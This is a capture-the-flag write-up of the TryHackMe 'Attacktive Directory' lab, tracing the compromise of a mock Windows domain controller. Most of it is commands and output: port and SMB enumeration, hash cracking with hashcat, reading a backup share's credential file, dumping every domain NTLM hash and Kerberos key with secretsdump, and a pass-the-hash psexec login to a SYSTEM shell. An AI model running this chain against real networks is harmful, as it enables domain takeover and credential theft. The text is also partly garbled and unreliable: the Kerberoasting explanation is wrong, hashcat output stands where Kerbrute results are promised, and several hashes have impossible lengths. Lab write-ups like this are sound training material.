

Attacktive Directory

Penetration Test Report | Attacking AD Domain



Table of Contents

Introduction	1-2
Enumeration	2-5
Exploitation	5-10

Introduction

With over 96% of the corporate world running on Windows, it is absolutely critical to understand the largest attack surface in the world. Security research firm, Okta, estimates that of those vast majority of businesses powered by Windows, 95% of them use Active Directory to manage users and policies¹. This is why it is absolutely critical in understanding the weaknesses and methods used to undermine Windows Active Directory based businesses. In this module, the goal is to exploit a mock corporate network simulating a real Active Directory infrastructure. This is a blackbox style penetration test where the only information known about the target is the use of AD. In this report on the simulation, different techniques of exploiting Windows Active Directory protocols are shown such as:

¹ <https://www.okta.com/businesses-at-work/2017-01>

Kerberoasting, ASREProasting, SMB enumeration, NTLM hashing, Passing the Hash, etc. Additionally, all solutions to these exploits are of my own work. All explicit flags will be blurred or covered to prevent flag sharing on behalf of TryHackMe. All important aspects of each process will be described in a step by step fashion and all critical information from each step will be highlighted in the screenshots below. Any inquiries about the methods or procedures used (or to simply contact me) can be sent to: jacobscheetz1@gmail.com

Enumeration

To begin my enumeration phases I always begin with an nmap scan, even when working with Windows machines. The open ports can be seen in the results below:

```
scan x
1 # Nmap 7.60 scan initiated Wed Dec 30 15:38:58 2020 as: nmap -sCV -v2 -oN /root/Desktop/scan 10.10.177.52
2 Nmap scan report for ip-10-10-177-52.eu-west-1.compute.internal (10.10.177.52)
3 Host is up, received arp-response (0.00071s latency).
4 Scanned at 2020-12-30 15:38:58 GMT for 89s
5 Not shown: 987 closed ports
6 Reason: 987 resets
7 PORT      STATE SERVICE      REASON      VERSION
8 53/tcp    open  domain       syn-ack ttl 128 Microsoft DNS
9 80/tcp    open  http         syn-ack ttl 128 Microsoft IIS httpd 10.0
10 | http-methods:
11 |   Supported Methods: OPTIONS TRACE GET HEAD POST
12 |   Potentially risky methods: TRACE
13 |_ http-server-header: Microsoft-IIS/10.0
14 |_ http-title: IIS Windows Server
15 88/tcp    open  kerberos-sec syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2020-12-30 15:40:14Z)
16 135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
17 139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
18 389/tcp   open  ldap         syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
19 445/tcp   open  microsoft-ds? syn-ack ttl 128
20 464/tcp   open  kpasswd5?    syn-ack ttl 128
21 593/tcp   open  ncacn_http   syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
22 636/tcp   open  tcpwrapped   syn-ack ttl 128
23 3268/tcp  open  ldap         syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
24 3269/tcp  open  tcpwrapped   syn-ack ttl 128
25 3389/tcp  open  ms-wbt-server syn-ack ttl 128 Microsoft Terminal Services
```

Table of open ports and services:

PORT	SERVICE	NOTES
53	DNS	Standard dns
80	HTTP	May have web server
88	Kerberos	Indicative of AD on machine
135	MSRPC	RPC is open

139	NetBIOS	-----
389	LDAP	Indicative of AD on machine
445	Microsoft-ds	-----
464	-----	-----
593	NCAN_HTTP	-----
636	Tcp wrapper	-----
3268	LDAP	Indicative of AD on machine
3389	wb-server	-----

From this point, I got a good idea of what is on the machine, we know there is an AD because of open LDAP and Kerberos. Additionally, I also received confirmation from the version on the LDAP that there is in fact AD running and the domain is "spookysec.local"

Since further enumerating this machine will only paint the picture clearer as to how to establish access and how we want to attack this machine, I used another enumeration tool but this time it is specifically geared towards Windows. I used the tool enum4linux to see if any users or shares could be gained without credentials:

```

root@ip-10-10-198-178:~# /root/Desktop/Tools/Miscellaneous/enum4linux.pl -U -S 10.10.177.52
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
WARNING: ldapsearch is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Dec 30 16:21:08 2020

=====
| Target Information |
=====
Target ..... 10.10.177.52
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.177.52 |
=====
[+] Got domain/workgroup name: THM-AD

=====
| Session Check on 10.10.177.52 |
=====
[+] Server 10.10.177.52 allows sessions using username '', password ''

=====
| Getting domain SID for 10.10.177.52 |
=====
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
[+] Host is part of a domain (not a workgroup)

=====
| Users on 10.10.177.52 |
=====
[E] Couldn't find users using querydispiinfo: NT_STATUS_ACCESS_DENIED
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

```

While the shares or users could not be gained this way, the name of the Workgroup for the domain was gained- "THM-AD"

User and Share Enumeration

Knowing that the machienthat we are attacking has Kerberos open, we can utilize a technique called Kerberoasting to gain an idea of what users are on this domain controller. At a high level, in Kerberoasting we are asking the domain controller if there is a TGT for a specific username and if there is the DC will respond with a TGT for that user. Once we have the TGT for a user we can request a Service Ticket which contains a password hash. This hash can be taken and cracked offline and then we are able to gain access to an account without authenticating to a service. This technique is used in the tool Kerbrute, and the results of this are below:


```
PS C:\Users\Jacob\Downloads\hashcat-6.1.1> ./hashcat.exe -m18200 C:\Users\Jacob\hash.txt -a 3 C:\Users\Jacob\pass.txt --force --potfile-disable
hashcat (v6.1.1) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
* Device #1: CUDA SDK Toolkit installation NOT detected.
               CUDA SDK Toolkit installation required for proper device support and utilization
               Falling back to OpenCL Runtime

OpenCL API (OpenCL 1.2 CUDA 11.1.70) - Platform #1 [NVIDIA Corporation]
=====
* Device #1: GeForce GTX 1660, 4992/6144 MB (1536 MB allocatable), 22MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
```

Gaining Access to Users and Shares

Now that I have the logon information for the service admin account, I moved to trying to connect to the available shares on the domain. To see what shares are available shares there were I used smbclient:

```

root@ip-10-10-103-62:~# smbclient -L \\\10.10.201.7\ -U svc-admin
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\svc-admin's password:

      Sharename      Type      Comment
      -
ADMIN$              Disk      Remote Admin
backup              Disk
C$                  Disk      Default share
IPC$                IPC       Remote IPC
NETLOGON            Disk      Logon server share
SYSVOL              Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.201.7 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@ip-10-10-103-62:~#

```

All of these shares are standard and expected to be seen here besides the backup share. I first tried connecting to the ADMIN\$ and C\$ shares but I did not have access to. This lead me to try and connect to the backup share since it was the abnormal share in this list which was done with:

```

root@ip-10-10-103-62:~# smbclient \\\10.10.201.7\backup -U svc-admin
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Sat Apr  4 20:08:39 2020
..               D           0   Sat Apr  4 20:08:39 2020
backup_credentials.txt  A          48   Sat Apr  4 20:08:53 2020

      8247551 blocks of size 4096. 3632706 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (23.4 KiloBytes/sec) (average 23.4 KiloBytes/sec)
smb: \>

```


This successfully connected and as seen above once the directory contents were listed there was a file containing backup credentials which I was able to download to my own machine. The contents of the backup credentials are as follows:

```

root@ip-10-10-103-62:~# ls
backup_credentials.txt  Desktop  Downloads  go  Instructions  Pictures  Postman  Scripts  thinclient_drives
root@ip-10-10-103-62:~# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbdPlYWNRdXAyNTE3ODYwroot@ip-10-10-103-62:~#

```

This looked like base64 encoding to me so I used CyberChef to decode the contents:



This appears to be the backup user's credentials on the domain- now we have credentials to two users on the DC. Since the last account did not have admin privileges, I tried this new backup account for the same privileges but was not able to get a shell. However, since it is a backup account, we now have access to the history the of DC which includes stored passwords.

Now that I was able to get access the backup account, that consequently has access to all of the stored passwords on the domain controller, I want to dump all of the stored NTLM hashes that I can get ahold of. To do this part of the impacket kit, secretsdump, is used:

```

root@10-10-101-10: # secretsdump.py spookyssec.local/backup:'backup2517860'@10.10.203.75 -just-dc
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rtid:\hash:inhash)
[*] Using the ORSUAPI method to get NTLM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookyssec.local\skldy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookyssec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookyssec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448b1f6bba3d154eb0c665071067b0b:::
spookyssec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436087d1c1550eaf41803f1272656c9e1:::
spookyssec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e965416f0d7096b703b:::
spookyssec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af8825d3758a1612af78a646b7:::
spookyssec.local\Ort:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f99305d9c00a8745433d62a:::
spookyssec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4fd6dff8942d23626e5bb:::
spookyssec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0c9ff2:::
spookyssec.local\Wutrland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookyssec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:43177db0bdf1b0c21cfd2b575230664:::
spookyssec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e539e372aa1f69147375ba6809:::
spookyssec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookyssec.local\james:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIRECTORY:1000:aad3b435b51404eeaad3b435b51404ee:342da2e8ee29696ddab98ef248b9b247:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e538b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e907719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079e0e5d4f189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed073275cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae02dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookyssec.local\skldy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469be2a4530ceb432b04
spookyssec.local\skldy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fe09e1233
spookyssec.local\skldy:des-cbc-md5:b092a73e3d256b1f
spookyssec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aee799cccd3cfd60802fb7eda429045e950e5783eb8be51e5
spookyssec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2f08b3a004da425
spookyssec.local\breakerofthings:des-cbc-md5:7a976bbfab86b004
spookyssec.local\james:aes256-cts-hmac-sha1-96:1bb2c7f7dbec9d33f303050d77b6bffe074d0184b5acbd563c3c102da389112
spookyssec.local\james:aes128-cts-hmac-sha1-96:08fea47e79d2b085dae0e95f86c763e6
spookyssec.local\james:des-cbc-md5:dc971f4a91dce5e9
spookyssec.local\optional:aes256-cts-hmac-sha1-96:fe0553c1f1fc93f90630b6e27e18852b08469dec913766ca5e16327f9a3ddfe
spookyssec.local\optional:aes128-cts-hmac-sha1-96:02f4a47a426ba0dc886b74e98c8d510
spookyssec.local\optional:des-cbc-md5:8c0e2a8a613b0054
spookyssec.local\sherlocksec:aes256-cts-hmac-sha1-96:80df417629b0ad286b94cadad65a5589c8ca948c1ba42c659bafbf384cdced
spookyssec.local\sherlocksec:aes128-cts-hmac-sha1-96:c3db61090554a077946ecdabc7b4be0e
spookyssec.local\sherlocksec:des-cbc-md5:08dc44cbbc3bb594
spookyssec.local\darkstar:aes256-cts-hmac-sha1-96:35c7805606a0d63a40ea4779f15dbbfed406bc218b2a57b70063c9fa7050499
spookyssec.local\darkstar:aes128-cts-hmac-sha1-96:461b7d2350eee84b211767941dc893be

```

The output of secretsdump provided me with lots of valuable information, there are Golden tickets in this as well as NTLM hashes that I can use to gain access to other accounts.

Circled in blue is the NTLM hash of the local admin account on the DC. I was able to bypass cracking the hash for this account by passing the hash. This can be done because I knew that the hash I have is the hash for the correct password, so to gain access all I have to do is pass the hash. To do this another tool from impacket was used called psexec which can be seen below:

```

root@10-10-101-10: # psexec.py Administrator@10.10.203.75 -hashes aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.203.75.....
[*] Found writable share ADMIN$
[*] Uploading file dTYeAqRf.exe
[*] Opening SVCManager on 10.10.203.75.....
[*] Creating service iZVR on 10.10.203.75.....
[*] Starting service iZVR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1490]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>

```

As seen above, psexec was able to pass the hash to the DC, Authenticate to the ADMIN\$ share with write privileges, and then upload a malicious file that enabled it to launch a shell on the system as the authority\system (admin). This DC has now been completely compromised with admin access to everything.

Flags

**** All flags can be found on the respective users Desktop. The flags provided here are solely for proof of completion and are covered to prevent flag sharing. ****

Administrator (root) flag:

```
C:\Users>cd Administrator
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is EEA6-70E8

Directory of C:\Users\Administrator\Desktop

04/04/2020  10:39 AM    <DIR>          .
04/04/2020  10:39 AM    <DIR>          ..
04/04/2020  10:39 AM                32 root.txt
               1 File(s)                32 bytes
               2 Dir(s) 14,627,467,264 bytes free

C:\Users\Administrator\Desktop>type root.txt
TryHackMe{[REDACTED]}
C:\Users\Administrator\Desktop>
```

Backup account flag:

```

C:\Users>cd backup

C:\Users\backup>cd Desktop

C:\Users\backup\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is EEA6-70E8

Directory of C:\Users\backup\Desktop

04/04/2020  11:19 AM    <DIR>          .
04/04/2020  11:19 AM    <DIR>          ..
04/04/2020  11:19 AM                26 PrivEsc.txt
               1 File(s)                26 bytes
               2 Dir(s)  14,586,458,112 bytes free

C:\Users\backup\Desktop>type PrivEsc.txt
b'The system cannot find the file specified.\r\n'
C:\Users\backup\Desktop>type PrivEsc.txt
TryHackMe{[REDACTED]}
C:\Users\backup\Desktop>

```

Service Admin account:

```

C:\Users\backup\Desktop>cd ../../

C:\Users>cd svc-admin

C:\Users\svc-admin>cd Desktop

C:\Users\svc-admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is EEA6-70E8

Directory of C:\Users\svc-admin\Desktop

04/04/2020  11:18 AM    <DIR>          .
04/04/2020  11:18 AM    <DIR>          ..
04/04/2020  11:18 AM                28 user.txt.txt
               1 File(s)                28 bytes
               2 Dir(s)  14,568,398,848 bytes free

C:\Users\svc-admin\Desktop>type user.txt.txt
TryHackMe{[REDACTED]}
C:\Users\svc-admin\Desktop>

```
